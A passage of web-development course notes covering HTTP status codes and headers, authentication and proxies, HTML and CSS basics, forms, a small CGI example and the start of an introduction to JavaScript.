The browser can make a conditional GET request for URIs that it has cached, asking the server to send the entity only if it's changed since the time it was cached or a specific version. There are two headers for this response:

- `If-None-Match` - Followed by a list of etags (like git tags) will get a 200 OK only if it has a new version not in the list

- **If-Modified-Since** - Followed by a date and time, will only get a 200 OK only if it has a newer version since that time.

The response will have no body or entity.

305 USE PROXY

Rare response, try the proxy server specified by the **Location** header.

307 TEMPORARY REDIRECT

Go to the URI mentioned in the **Location** header. Because it is temporary the client can keep making requests to the URI you originally requested in case the sever needs to redirect you somewhere else next time. Cache the redirection using standard caching headers and rules. The URI in the location bar is updated.

4XX: CLIENT ERROR CODES

It's your fault!!!!

Basically anything that is caused by even if you didn't know that that server couldn't do or support that.

400 BAD REQUEST

The server can't read your garbage. Don't send it again. Basically your request is malformed.

401 UNAUTHORIZED

You have to send authentication information to see this URI. Header and entity(body) explains to the browser and user how to log in. Mostly useful for **HTTP Authorization:** header authentication.

402 PAYMENT REQUIRED

Pay before moving on. Supposedly reserved but some services use it anyway like MobileMe, Google APIs use it. Youtube will use it to force you to solve a CAPTCHA.

403 FORBIDDEN

The web server will never respond to this request, no matter who you log in as. Maybe it could answer your request buy an administrator disabled that ability.

404 NOT FOUND

Self Explanatory. You've got the wrong resource or path, can't find the thing.

405 METHOD NOT ALLOWED

Whatever HTTP method you used doesn't work on this URI.

406 NOT ACCEPTABLE

The server cannot respond in way that matches your request's **Accept** header line. You ask for a type that the server cannot handle, and it's your fault for not knowing.

407 PROXY AUTHENTICATING REQUIRED

We're not going to proxy your request till you authenticate.

408 REQUEST TIME OUT

You took too long to send your request, we're not going to service you. Try again but faster next time. This is to prevent a Slowloris attack where the attacker will take it sweet ass time trying to take resources away from other users.

409 CONFLICT

The request is in conflict. Often used with **PUT** requests. Basically there is a concurrency issue at the URI.

410 GONE

Yeah it was here, but it ain't coming back. Don't even try again. Meaning this request should be cached.

411 LENGTH REQUIRED

I can't service a request like **POST** without a **Content-Length:** header.

412 PRECONDITION FAILED

Header information wouldn't be what you wanted it to be so I won't process the request. An example could be modified too recently, so don't allow **PUT** to succeed to modify it again.

413 REQUEST ENTITY TOO LARGE

Sending an entity (**POST**, **PUT**, ...) that's bigger than the server can handle. The client should know better.

414 REQUEST-URI TOO LONG

The web server cannot process the URI because it's too long and will overflow the buffer. Apache web servers is limited to 4000 to 8192 bytes depending on the version. nginx web server places a limit on total length of HTTP headers + requested URI.

415 UNSUPPORTED MEDIA TYPE

Uploading (**POST**, **PUT**, ...) using a format the server doesn't understand. Like posting pictures formatted in JPEG2000 or some other esoteric format.

416 REQUEST RANGE NOT SATISFIABLE

You sent a **Range:** header to get just part of a file but the part you asked for doesn't make sense. An example could be asking to resume a download that was interrupted for a 1 Mib file at 1.3 Mib

417 EXPECTATION FAILED

The server cannot meet the **Expect:** header. An example could be that the client send a **Expect: 100 Continue** while POSTing multipart/form-data, but the server can't do that.

418 I'M A TEAPOT

Indicates that the server refuses to brew coffee because it is a teapot. Was an April Fools' joke that was built into the standard.

422 UNPROCESSABLE ENTITY

Indicates that the server understood the Content-Type and the syntax of the entity (request body) is correct but that it was unable to process it.

426 UPGRADE REQUIRED

Indicates that the server requires use of HTTP 2 or later.

428 PRECONDITION REQUIRED

Indicates that the client needs to send a request with an If- header.

429 TOO MANY REQUESTS

Indicates that the client has sent too many requests in a short period of time

431 REQUEST HEADER FIELDS TOO LARGE

Indicates that the client has sent request headers that are too long.

451 UNAVAILABLE FOR LEGAL REASONS

Indicates that the server could service the request if it wasn't illegal.

Note

The 451 code was used because it's a reference to the book Fahrenheit 451. People also call this code 451 censorship.

5XX: SERVER ERROR CODES

It's the server's fault

Basically anything that deals with the server crashing, or a script on the server crashing, etc.

500 INTERNAL SERVER ERROR

Server side software encountered some kind of error

501 NOT IMPLEMENTED

The server can't fulfill that request (such as a n HTTP PUT) because it doesn't even know what HTTP PUT is.

502 BAD GATEWAY

The server talks to another HTTP server to fulfill this request and that other server isn't working.

503 SERVICE UNAVAILABLE

The service is temporarily down. Something's broken and we'll bring it back up eventually.

504 GATEWAY TIMEOUT

The server talks to another process to fulfill this request and that other process isn't responding fast enough. Very common when a webapp is overloaded. Similar to 502, except in this case the packets between the reverse proxy and the origin webserver are just vanishing.

505 HTTP VERSION NOT SUPPORTED

Your request used the wrong HTTP version. A version the server no longer supports. For example Twitter doesn't let you do HTTP/1.0 requests anymore.

511 NETWORK AUTHENTICATION REQUIRED

Used by *captive portals* to tell the web browser that it should show the user a login page for the network. Your request never made it to the web server until after you've authenticated on the network.

STATUS CODE SUMMARY

So what codes should you use? Some suggest that business logic errors (software error reporting) should be done with the client without codes. Some suggest that you should use HTTP status code. In general the decision should be decided if the application is user facing and how you should handle it for your audience.

- Do you need to talk to the User Agent or to the user?
- Example: many websites let you log in with cookie-based authentication. There's no standards-compliant way to use a response code, e.g. 401 Unauthorized to tell the user to log in this way. So it may be best to use a 302 or 307 redirect to send the user to the login page.

HTTP HEADERS

There are a lot of headers within the HTTP specification. They all provide additional context and information to the request and response messages to and from the server. These headers have an effect on:

- Authentication
- Caching
- Encoding
- Partial downloading
- Content type
- More...

You can look them up on RFC 2616 Section 14.

HTTP REQUEST HEADERS

These headers are only allowed in a request message to the server.

ACCEPT

Specifies the kind of media the client can handle

Syntax	Meaning
<MIME_type>/<MIME_subtype>	A single precise MIME Type like text/html
<MIME_type>/*	A MIME type, but without a subtype
/	Any MIME type
;q=	Weight to add on a MIME type

ACCEPT-CHARSET

Specifies character encodings the client can handle.

ACCEPT-ENCODING

Specifies compression formats the client can handle.

Examples

- gzip
- compress
- deflate

ACCESS-CONTROL-REQUEST-HEADERS: CONTENT-TYPE

Lets the browser ask the server if JS is allowed to make requests with those headers

ACCESS-CONTROL-REQUEST-METHOD: POST

Lets the browser ask the server if JS is allowed to make e.g. POST requests

AUTHORIZATION

Syntax. Authorization: <auth-scheme>

<authorisation-parameters> Where:

<auth-scheme> is the authorization scheme that defines how the credentials are encoded.

The user agent is sending a username and password or other kind of credentials to the server (rare, usually cookies are used instead)

CACHE-CONTROL

Asks the server/proxy not to send data that's been sitting in its cache too long. The directives could be in seconds like `max-age=60`.

CONTENT-DISPOSITION

Syntax. Content-Disposition: attachment; filename="filename.jpg".

Tells the server what the name/filename of the form data being uploaded when POSTing multipart/form-data.

COOKIE

The user agent is sending cookies (stored key-value pairs) relevant to the server. The cookies were previously sent to the user agent to store by the server or JS.

DNT

Do Not Track, largely ignored because web servers want to track you regardless. The user prefers not to be tracked over receiving personalized content.

EXPECT: 100-CONTINUE

The user agent expects the server to respond with 100 Continue.

FORWARDED

Syntax. Forwarded: by=<identifier>; for=<identifier>; host=<host>; proto=<http|https>. Where:

<identifier>

An identifier disclosing the information that is altered or lost when using a proxy.

by=<identifier>

The interface where the request came in to the proxy server.

for=<identifier>

The client that initiated the request and subsequent proxies in a chain of proxies.

host=<host>

The Host request header field as received by the proxy.

proto=<http|https>

Indicates which protocol was used to make the request (typically "http" or "https").

Used by (reverse) proxies to tell the server who made the original request, over what protocol, and what the original Host header was.

FROM

Syntax. From: <email>.

Email address of the person making the requests.

Example: bot owner, so people can contact them about their bot if it misbehaves.

HOST

Syntax. Host: <host>:<port>.

The hostname (and sometimes port) of the website the user agent is trying to connect to. When a single server or proxy is handling requests for many different websites, it needs to know which site the request was made to. Otherwise it only can differentiate by IP address, but server/proxy usually has only one public IP address. Required in HTTP/1.1 and later for all requests. If Host: is missing the server may respond with 400 Bad Request.

IF-MATCH

Asks the server to send the content only if the ETag(s) matches the specified string.

IF-NONE-MATCH

Asks the server to send the content only if the ETag(s) doesn't match the specified string.

IF-MODIFIED-SINCE

Asks the server to send the content only if it's changed recently.

IF-UNMODIFIED-SINCE

Asks the server to accept the request only if it hasn't changed recently.

IF-RANGE

Only resume download if I'm still going to download the same version, otherwise start over.

ORIGIN

Tells the server where the JS code making this request came from.

PROXY-AUTHORIZATION

Log into forward proxy server.

RANGE

Resume download at the specified point.

REFERER

Tells the server what URI you were viewing that caused you to make the current request Shows what page had the link you clicked to get to the current page Destroys privacy Lets server admins know, for example, that people are finding their page on Google, or Twitter, etc.

TE

Like Accept-Encoding but used with a proxy.

UPGRADE-INSECURE-REQUESTS

Asks the server to send a redirect to the HTTPS version of the page.

USER-AGENT

Tells the server what version of browser/client is making the request.

HTTP SERVER HEADERS

ACCESS-CONTROL-ALLOW-CREDENTIALS: TRUE

Whether to allow JS code running in the browser to make requests with cookies.

ACCESS-CONTROL-ALLOW-HEADERS

Whether to allow JS code running in the browser to make requests with extra headers specified in the header.

`Access-Control-Allow-Headers: [<header-name>, <header-name>]*]`

ACCESS-CONTROL-ALLOW-METHODS

What methods the server will allow JS code running in the browser to make.

`Access-Control-Allow-Methods: <method>, <method>`

ACCESS-CONTROL-ALLOW-ORIGIN

`Access-Control-Allow-Origin: *`
`Access-Control-Allow-Origin: <origin>`
`Access-Control-Allow-Origin: null`

Only allow JS that came from a certain host to make requests to this server

ACCESS-CONTROL-EXPOSE-HEADERS

`Access-Control-Expose-Headers:`

`[<header-name> [, <header-name>]*]`

Whether to allow JS code running in the browser to see headers

ACCESS-CONTROL-MAX-AGE

`Access-Control-Max-Age: <delta-seconds>`

How long the browser can remember the other access-control-headers

AGE

`Age: <delta-seconds>`

(reverse) proxy cache that's e.g. 24 seconds old

ALLOW

`Allow: <http-methods>`

Tells the user agent what HTTP methods the server supports

CONNECTION: CLOSE

Tells the server to close the connection after it's done sending the content

CONTENT-DISPOSITION

Tells the browser to prompt the user to save the content with a default filename, instead of displaying the content.

Similar to the Request version of the header.

CONTENT-ENCODING

Tells the browser to decompress the content before using it and what format its compressed in.

Similar to the Request version of the header.

CONTENT-LANGUAGE

Tells the browser what natural language the content its sending is in

CONTENT-LENGTH

Tells the client how many bytes of content to expects.

CONTENT-LOCATION

Tells the client where it can find the content that matches the Accept, Accept-* headers it sent. Tells the client where it can find the content that it created using, e.g. POST.

CONTENT-RANGE

Tells teh client what bytes of the requested content the server is sending, out of the total length in bytes.

`Content-Range: <unit><range-start>-<range-end>/<size>`
`Content-Range: <unit><range-start>-<range-end>/*<Content-Range:> <unit> *<size>`

CONTENT-SECURITY-POLICY

Used to combat Cross Site Scripting attacks. Example: Restrict the places that the User Agent should fetch and run JS from.

CONTENT-SECURITY-POLICY-REPORT-ONLY

Used to debug Content-Security-Policy

CONTENT-TYPE

Tells the user agent what kind of media the server's sending

ETAG

Version number/name of the content. If it changes it means the content has changed. Example: a SHA1 hash of the content.

EXPECT-CT

Tells the web browser to double-check the TLS certificate with public certificate log service

`Expect-CT: report-uri=<uri>, enforce, max-age=<age>`

DATE

The date and time the server sent the content.

EXPIRES

Tells the user agent or caching proxy to cache a response only until the specified date and time.

LAST-MODIFIED

Tells the user agent or caching proxy when the content last actually changed.

KEEP-ALIVE

`Keep-Alive: [timeout=<sec>] [max=<int>]`

Tells the client not to send more than `<int>` requests on this connection or to let it idle for more than `<sec>` seconds.

LOCATION

Tells the client where to redirect to for 300 series status codes.

PROXY-AUTHENTICATE, PROXY-AUTHORIZATION

Ask client to log into proxy server.

PUBLIC-KEY-PINS

Tells the client not to only accept one of the two specified certificates from the webserver for the next certain amount of time. Dangerous: can lock people out of being able to view your site for a long time. Disabled in Chrome. This is also a depreciated header.

REFERRER-POLICY:

NO-REFERRER-WHEN-DOWNGRADE

Webserver tells the client not to send as much referrer information to the next webserver.

RETRY-AFTER

Webserver tells the client to wait a certain amount of time before retrying after a 503 Service Unavailable, 429 Too Many Requests or how long to delay before following a 3xx redirect

SERVER

Tells the client the server software and version, like User Agent but for servers.

SET-COOKIE

Webserver tells the client to store a cookie (key-value pair) in its cookie jar. The cookie will be stored and sent back to the webserver every time the client makes a request, using the `Cookie:` header. But only if the security restrictions are met: only over HTTPS, not with requests made by JS, not with requests initiated by code that came from a different website, delete the cookie after a day...

TRANSFER-ENCODING

Like Content-Encoding but used by a proxy. If `chunked` is specified data will be sent in chunks. Replaced by HTTP/2 for that encoding only.

STRICT-TRANSPORT-SECURITY

Don't contact this server or any subdomains without TLS for a specified period of time.

TRAILER: EXPIRES

Tells the client there will be additional headers after the content is sent. HTTP/1.1 requires `Transfer-Encoding: Chunked` for this to work. HTTP/2 doesn't work in all browsers.

VARY: ACCEPT-LANGUAGE

Tells a cache that this page is one of multiple versions of the page based on the HTTP request headers listed.

VIA

Records the proxy chain a request or response went through.

`Via: [<protocol-name> "/"] <protocol-version> <host> [":" <port>] Via: [<protocol-name> "/"] <protocol-version> <pseudonym>`

WWW-AUTHENTICATE

Sent with 401 Unauthorized to tell the user agent/user how to authenticate. Browser will pop up a dialog box with "What is the password" on it

WARNING

There are a whole bunch of warning codes

Code	Reason	Explanation
110	Response is Stale	Warns the client that the content was in the cache for too long.
111	Revalidation Failed	Warns the client that the content was in the cache but the original server is down.
112	Disconnected Operation	Warns the client that the content was in the cache but the network is down.
113	Heuristic Expiration	Warns the client that the content was in the cache over 24 hours.
199	Miscellaneous Warning	Warns the client about something.
214	Transformation Applied	Warns the client that the content was changed in some way by the proxy.
299	Persistent Warning	Warns the client about something the proxy doesn't expect to change anytime soon

X-CONTENT-TYPE-OPTIONS: NOSNIFF

Tells the client not to try to figure out the Content Type (MIME Type) of the content on its own, e.g. based on contents.

X-DNS-PREFETCH-CONTROL: OFF

Tells the browser not to resolve hostnames in links before the user clicks on them.

X-FRAME-OPTIONS: DENY

Tells the browser not to show the page in a <frame>, <iframe>, <embed> or <object>.

CUSTOM HTTP HEADERS

Used to have use X- headers, but X- headers are now deprecated. You can add whatever headers you want as long as they don't conflict with standard headers.

AUTHENTICATION

Multiple strategies for authentication using HTTP exist:

- Cookies
 - Session-based (stateful)
 - Token-based (stateless)
 - Easy to mess up and create a security problem
- Authorization:
 - Basic (old, insecure)
 - JWTs (JSON Web Token), RFC 7519 <- this is the most common

SESSION COOKIES

1. User browses to site

- Doesn't have cookie yet so browser doesn't send any Cookie: headers
2. Server responds with cookie
 - Generates a large random number, ex: 86e7eca9-d484-48ad-98ed-e060541b7870
 - Records session number in server's database
 - Responds with Set-Cookie header, ex: Set-Cookie: s=86e7eca9-d484-48ad-98ed-e060541b7870; Secure; HttpOnly; SameSite=strict
 - Responds with redirect or page allowing the user to log in

HTTP PROXIES

FORWARD PROXIES

- Rare
- Forward HTTP requests for you
- You set it up
- Example: Watch US Netflix from Canada

REVERSE PROXIES

- Common
- Forward HTTP requests for the server
- Set up by the people managing the server
- Example: Cloudflare CDN

Reverse proxies are used for

- Caching
- CDN: Keep content nearer the user
- Load balancing
- TLS
- Fail-over

Generally there are multiple layers of proxy servers that communicate between the user agent and the application server. The application server's database could also be on a separate system adding another layer of latency.

REVIEW

URI. Universal Resource Identifier, the location of a resource on a "webserver"

HTTP Methods. Here are the four basic ones you should know:

- GET - Get (potentially) dynamic information from a URI.
- POST - Run search, apply forms, append, and change data URI.
- PUT - Store the entity at that URI, full replacement (overwrite) or insertion at the URI.
- DELETE - Delete the resource at that URI

URL.

- Has a syntax and schema.
- Can be absolute or relative for both service and path.

- Can query using (`?key1=value1&key2=value2&...`) in the URL but is limited, long queries should be done in a POST.
- Queries could just be a string as well
- Fragments are accessed using `#` like accessing a section on a page

Request and Response.

- HTTP 1.1 requests requires the Request Line i.e., `METHOD path HTTP/1.1` and the `Host:` header.
- HTTP 1.1 responses requires the Response Line i.e., `HTTP/1.1 status_code`.
- All headers are ended with an empty CRLF or
`r`
`n`.
- HTTP header names follow capitalized snake case with the space is `-` and the first letter in each word is capitalized.

Status Codes.

- 1xx are informational
- 2xx are success codes
- 3xx are redirection codes
- 4xx are client side errors
- 5xx are server side errors
- There are whole bunch just look them up

Authentication.

- Cookies to store auth information, easy to mess up and creates a security problem. They can be session-based with a state or token-based that is stateless.
- Authorization tokens are more secure and commonly used.

Proxies.

- Forward proxies are client side that you have to setup and forward HTTP requests for you
- Reverse proxies are server side that does a lot of things, load balancing, caching, CDN which keeps the content closer to the user, etc.

CHAPTER 3: HTML

The HyperText Markup Language, or HTML is the standard markup language for documents designed to be displayed in a web browser.

The current version of has two standards

- WHATWG's HTML which is a living standard that is constantly being updated.
- W3C's HTML 5 Standard which is closer to a releases versioning standard. i.e., 5.1, 5.2, etc.

Generally people prefer the WHATWG's Living standard but because not all web browsers will constantly adhere to the the standard you should look at the capability table to see if the standard is implemented by the user agent/browser.

DOCTYPE

You need to tell the world that this is a modern HTML file. You must put a DOCTYPE at the top and enclose your content in the HTML tag.

```
<!DOCTYPE html>
<html>
...
</html>
```

XHTML

You can write HTML in XML format if you follow XML syntax: XHTML. Valid HTML is not valid XML, and valid XML is not valid HTML.

- For a while there was a drive to combine XML and HTML into "polyglot HTML" where you could write both at the same time, but this was abandoned in 2015.
- Browsers still support `<voidtag/>` syntax in HTML but it breaks other HTML parsers

XHTML is very unforgiving, a simple mistake could cause a parser to refuse to parse the document. Breaks `Document.write()`, the `<template>` tag, most entities...

Adds support for namespaces, HTML 5 XML has no DTD URL. Uses Content-Type:
`application/xhtml+xml`.

HEAD / HEADER

The head tag is where we put information about the webpage. You will usually include a title here.

Meta tags contain meta information for browsers and other tools to help interpret.

```
<head>
  <title>Page Title</title>
  <meta charset="UTF-8">
  <meta name="description" content="Example
  → Page">
```

```
<meta name="author" content="Abram Hindle">

<!-- proprietary extensions -->
<meta name="apple-mobile-web-app-capable"
  → content="yes" >
<meta
  → name="apple-mobile-web-app-status-bar-style"
  → content="black-translucent" >
<!-- mobile viewport information -->
<meta name="viewport"
  → content="width=device-width,
  → initial-scale=1.0, maximum-scale=1.0,
  → user-scalable=no">
<!-- stylesheets / css -->
<link rel="stylesheet"
  → href="css/reveal.min.css">
<link rel="stylesheet"
  → href="css/theme/default.css"
  → id="theme">
<link rel="stylesheet"
  → href="lib/css/zenburn.css">

</head>
```

BODY

Is where all the content goes.

```
<body>
  <p>Visible content goes here.</p>
  <p>Consider that you should not directly
  → specify layout information
  here but that you should mark up blocks
  → with a class allowing you to
  apply layouts later. You can abstract
  → layout</p>
</body>
```

TAGS

All tags should be closed to allow for ease of reading and parsing, except void tags.

Start Tags are enclosed in `<` and `>`

End Tags are enclosed in `</` and `>`

```
<tag>
  <enclosedtag>
  />
</tag>
```

Void tags are enclosed in `<` and `>` like start tags, but don't have a matching end tag.

```
<tag>
  <voidtag>
    <br>
  />
</tag>
```

Unless you are writing XHTML, in which case you must follow XML syntax, void tags typically look like `<voidtag>`. but sometimes are written like `<voidtag/>`.

This is against the HTML spec.

Tags can be any capitalization in HTML, but typically they are written in lower case. Stick to lower-case when writing HTML.

PARAGRAPH TAG: `<P>`

```
<p>
Now bears us onward one of the hard
→ margins,
And so the brooklet's mist o'ershadows it,
From fire it saves the water and the dikes.
</p>
<p>
Even as the Flemings, 'twixt Cadsand and
→ Bruges,
Fearing the flood that tow'rds them hurls
→ itself,
Their bulwarks build to put the sea to
→ flight;
</p>
```

We can use CSS to style these text blocks. Whitespace in the `<p>` block doesn't matter. So formatting will most likely be off.

Now bears us onward one of the hard margins, And so the brooklet's mist o'ershadows it, From fire it saves the water and the dikes.

Even as the Flemings, 'twixt Cadsand and Bruges, Fearing the flood that tow'rds them hurls itself, Their bulwarks build to put the sea to flight;

BREAKLINE TAG `
`

We can make line-breaks explicit with `
`.

IMAGE TAG ``

We want to show images, we cannot embed them in HTML easily so we use hyperlinks (URIs) to reference them and include them.

Remember to include alt tags so they are machine and human-readable.

```

<!-- scaling -->

<!-- scaling without respecting aspect -->

```

The `img` tags has certain attributes that are important. The `alt` tag should be used to describe the

image using text. This is sometimes a requirement for accessibility requirements for people who have a visual impairment or for Search engine optimizations. Where most SEOs uses text, not images, although Google might have the capabilities for processing images.

The `width` and `height` attributes are used to set the size of the image. If one of the size attribute is specified then the aspect ratio is preserved otherwise it will follow both the height and width attributes specified by the developer.

ANCHOR TAG `<A>`

The anchor tag is used to make hypertext or text with hyperlinks.

Anchor tags let us link to other documents or locations. The `href` attribute links to a URL. The URL can be relative to the location of the current page. Anchor tags used to place anchors on pages, but in HTML 5 they just navigate to ID'd sections now.

```
<a href="http://slashdot.org">Slashdot.org:
→ News for Nerds Stuff that
Matters</a><br>
<a href="http://cnn.com">T</a><a
→ href="http://msn.com">a</a>
<a href="http://softwareprocess.es/">g</a><a
→ href="http://ualberta.ca">s</a>
don't have to be very long.<br>
<a href=". /">The a directory down!</a>
→ Relative Link
```

You can also have images within the anchor tags to allow images to become buttons to another link. Elements within the anchor tags are often highlighted in blue to show that it's a hyperlink and a the URL of the link will show on the bottom right corner of the web browser.

TEXT LAYOUT PHILOSOPHY

Let the user agent decide how to display the text. You don't need to control everything. But provide the appropriate semantics first. Then apply layout information to those semantics.

If you want something to show up in a certain make a CSS class and style a span or a div or a paragraph that way.

If you want a fancy layout use flexbox or grid layouts.

`<DIV>` AND `` TAGS

`<div>` and `` tags have no particular meaning. They are used for separating content within the body and allow different style attributes to be applied. Using div and span as is will not change the content or style of the content.

- `<div>` will cause a line break before it is displayed.
- `` will be inlined.

EXAMPLE

```
<div>
<span style="background-color:#AAAAAA;
→ font-weight:bold">
Now bears us onward one of the hard
→ margins,</span><br>
And so the brooklet's mist o'ershadows
→ it,<br>
From fire it saves the water and the
→ dikes.<br>
</div>
<div style="font-size:150%">
Even <span style="color:red">as the
→ Flemings</span>, 'twixt Cadands and
→ Bruges,<br>
Fearing the flood that tow'rds them hurls
→ itself,<br>
Their bulwarks build to put the sea to
→ flight;<br>
</div>
```

STYLE

Tags can have attributes defined like so:

```
<tag attribute1="value1" attribute2="val2">
```

These attributes could affect the style of the content. The style attributes are Cascading Style Sheet properties.

CASCADING STYLE SHEET (CSS)

A language to style an HTML document.

- Cascade - The children inherits properties of the "parent"
- Style - Properties refer to style properties such as layout, position, color, font, background, etc.
- Sheets - Apply to a page, change a page.

CSS can be applied on a per tag level, but can also be applied globally.

```
<!-- Include a file of CSS -->
<link href="path/to/cssfile.css"
→ rel="stylesheet">

<!-- Inline CSS -->
<style type="text/css">
.angry {
font-weight:900;
zoom: 3;
}
.angry:nth-child(odd)
{
color:green;
transform:rotate(7deg);
-webkit-transform:rotate(7deg); /* Safari and
→ Chrome */
```

```
float: left;
}
.angry:nth-child(even)
{
color:red;
transform:rotate(-12deg);
-webkit-transform:rotate(-12deg); /* Safari
→ and Chrome */
float: right;
}
</style>
<p style="color:orange">Apply style
→ directly</p>
<div>
<div class="angry">HULK</div> <div
→ class="angry">SMASH!</div>
</div>
```

PROPERTIES

Here are some of the properties to know

- color – color of the text or object
 - color:green
 - color:#abc (short form)
- font-family – the font
 - font-family:"Times New Roman"
 - font-family:"Verdana"
- font-size – the font size
 - font-size:10px;
 - font-size:10pt;
 - font-size:large;
 - font-size:200
- font-style – normal, italic, oblique
 - font-style:normal;
- background-color
- background-image

SELECTORS (CLASSES)

A CSS selector selects the HTML element(s) you want to style.

CLASSES

CSS labels that starts with a period . denotes a class. We can use HTML attributes to label tags with classes that allow the tags to inherit CSS style information. The attribute name is **class**. E.x., **class="bg1"** for class bg1 or **.bg1**. You can also combine classes with HTML tag selectors; this example makes p tags with **class="highlight"** orange instead of yellow. You can override other CSS as well.

```
p.highlight { background-color:orange; }
<p class="highlight">ALERT in orange!</p>
```

ID

ID selectors are like class selectors except they aim at the one tag with the **id="idtag"** as an attribute

```
#yellowtag { background-color:yellow; }
```

ELEMENT

Element selectors let you style entire HTML elements (tags). Important because you might want to theme all divs or imgs or links.

```
p { background-color:yellow; }
```

This will style all paragraphs with a yellow background.

CONTEXT

Selectors that behave depending on the context Can be chained with other selectors

- `:hover` - when the mouse is over
- `:active` - active link
- `:first-letter` - operate on the first letter
- `:nth-child(2)` - second child

Note

The index for `nth-child` starts at 1 not 0 unlike in most programming languages.

POSITIONING

The `position` attribute is used to position a element within a page. It use left, right, top, bottom attributes to control the position.

- `fixed` - stays on one spot in the browser
- `relative` - position relative to where it normally goes
- `absolute` - absolute positioning relative to the first parent that was positioned (often the page itself).
- `z-index` - can be used to order overlapping elements. The higher the number the close it is to the screen

ALIGNMENT

One big problem with CSS is how to center something! Margins can be used or alignment attributes can be used.

- `text-align` - specifies the horizontal alignment of text in an element
- `flex` - sets the flexible length on flexible items. Helps for big centering jobs, things with many elements, etc
- `align-content` - aligns the flexible container's items when the items do not use all available space on the main-axis (horizontally).
- `justify-content` - defines how the browser distributes space between and around content items along the main-axis of a flex container, and the inline axis of a grid container.

HTML FOR USER INTERFACES

The HTML Form elements let us accept input from browsers in a structured way and form HTTP GETs and POSTs.

<FORM> TAG

The form tag encloses a group of HTML input/UI widgets which can then be submitted as once.

- `method` - We can specify the HTTP method (POST/GET)
- `action` - We can specify the URI to GET or POST to.

<INPUT> TAG

The input tag can take in textual input, passwords, or act as submit button.

TYPE

The input could of many different types including but not limited to

- button
- checkbox
- color
- date
- datetime
- datetime-local
- email
- file
- hidden
- image
- month
- number
- password
- radio - Allow only one selection from a group of buttons
- range
- reset
- search
- submit
- tel
- text
- time
- url
- week

NAME

The name of the data sent to the URI

VALUE

The default value Hidden types allow you to embed values to send along to help the request.

EXAMPLE

```
<form action="http://webdocs.cs.ualberta.ca/~hindle1/1.py" method="get">
What is your name? <input name="name"/></br>
What is your quest? <input name="quest"/></br>
What is your favorite colour? <input name="colour"/></br>
<input type="submit"/>
</form>
```

<SELECT> TAG

Select tag is for a dropdown box of options.

```
<form action="http://webdocs.cs.ualberta.ca/~hindle1/1.py" method="get">
What kind of cake shall we have?<br>
<select name="caketype">
    <option value="angel">Angel Food Cake</option>
    <option value="devil" selected>Devil's Food Cake</option>
    <option value="cowpatty">Marie Antionette's Cake</option>
</select>
<input type="submit"/>
</form>
```

FILE UPLOAD

You can upload files with the input tag but we need to switch the POST encoding.

```
<form action="http://webdocs.cs.ualberta.ca/~hindle1/1.py"
      enctype="multipart/form-data"
      method="get">
    Choose a file to upload!
    <input name="uploadFile" type="file" />
    <input type="submit"/>
</form>
```

CGI DIVERSION

Did you know you can write CGI in just about any language?

All it takes is printing HTTP Response headers, reading environment variables and reading from STDIN!

Here's a minimal PERL example.

```
use Data::Dumper;
print "Content-type: text/plain\r\n\r\n";
print Dumper(\%ENV);
my $line = 0;
while(<>) {
    print $line++ . " " . $_ . $/;
}
```

So you can use multiple languages.

I really really recommend using the CGI library that comes with your language if you do. Mostly for parsing of GET and POST arguments.

```
import cgi
import cgitb
cgitb.enable()
# print your header
```

CGI PROBLEMS

There are many issues with CGI

- Slow

- 1 process per invocation
- Inefficient communication of requests
- Lack of object-orientation representation of a request
- Difficult to share state

REVIEW

HTML.

- The language used for documents to be displayed on web browsers
- People prefer the WHATWG standard but not all web browsers supports it because it's a living standard
- Must have `<!DOCTYPE html>` at the beginning of the document.
- You can write HTML in XML format but the compatibility between the two ain't great.

Header.

- The header is where you put information about the webpage
- `<meta charset="UTF-8">` goes here.
- All `meta` tags goes in the header.
- Title goes here as well as the CSS style sheet under the
`<link rel="stylesheet" href="path_to_css.css".`

Body.

- The body contains the actual content of the page
- All tags must have an opening `<tag>` and a closing `</tag>`
- `<voidtag>` and `
` don't have a matching closing tag.
- `<p>` paragraph tags doesn't care about white space. Use `
` to breaklines explicitly.
- `` Image tags shows images and you should set the `alt` property within that tag for text-to-speech on images and SEOs.
- `<a>` anchor tags are used to make hypertext or text with hyperlinks. Basically what makes Wikipedia great.

Text Layout.

- `<div>` will create a newline before it's content is displayed
- `` will separate a div for column vertically.

CSS.

- The children will inherit properties of the parent node
- A css file can apply the style globally or on a per tag level.
- Style properties can be applied to certain selectors like
 - Tags like `div`
 - Classes that start with a `.` for example `.pokemon` will be applied to any tags with the class
`<... class="pokemon">`
 - Tags that start with `#` for example `#yellowtag` will be applied to any tags with the id
`<... id="yellowtag">`
 - Based on context with the `:` for example `:hover` apply when the mouse is over the element.
- You can set position using fixed, relative, absolute, and z-index for overlapping

- Alignment using `text-align`, `flex`, `align-content`, `justify-content`.

Forms.

- You can create user submittable forms using the `<form>` tag
- The input for the form is defined using the `<input>` tag and you have to define the type, the name of the input to be sent to the URI, and a default value.
- The `<select>` tag can be used to show a dropdown box of options.

CGI Diversion.

- You can write CGI in any language
- Basically you can create a program that will generate html content dynamically at runtime.
- Has some problems.

CHAPTER 4: JAVASCRIPT

Where did it come from? Created in one day by Brendan Eich for Netscape in 1995 and is inspired by Java, C, Self, Perl... It's Multi-paradigm

- Imperative
- Functional
- Object-oriented
- Prototype-driven
- Event-driven
- Embeddable

JavaScript is best known for it's weird type casting behavior, this leads to a lot of debugging issues.

The reason why we keep using it is because it runs everywhere:

- Browsers
- Servers
- PDFs

It's also fast on modern browsers, they can compile javascript to machine code.

RUNNING JS ON A WEBPAGE

You can run JavaScript within the `<script>` tags inside a html file.

```
<script>
var someJS = "JS in a <script> tag!";
</script>
<!-- you can embed oneliners within HTML! --&gt;
&lt;button onClick="alert('Stuck in JS factory,
→ send help!');"&gt;
Test me!&lt;/button&gt;</pre>
```

You can also put JavaScript at a separate URL with the `<script>` tag as well.

```
<script src="myscript.js"></script>
<!--You have to put the closing &lt;/script&gt; tag
because script isn't a void tag!--&gt;</pre>
```

This allows the html content to be cached while the content of `myscript.js` can change without affecting the caching behavior of the source html file.

FUNCTIONS

- Functions can return values
- Functions can have parameters
- Functions can access all available scope

```
// Function one with no parameters
function one() {
    return 1;
}

// A function with 1 param
function f(x) {
```

```
    return 2*x;
}

// How to call the function
f(2) == 4.0;
// Show on the console each click event
// Unnamed function
button.onclick = function(e) {
    console.log(e);
};
```

COMMENTS

```
// This is a line comment
/*
This is a block comment
*/
```

CLOSURE

A closure gives you access to an outer function's scope from an inner function. In JavaScript, closures are created every time a function is created, at function creation time.

```
// I'm some javascript
/* also a comment */
function outer(text) {
    function inner(x) {
        alert(text);
    }
    return inner;
}
f = outer("Hi mom I'm on the projector");
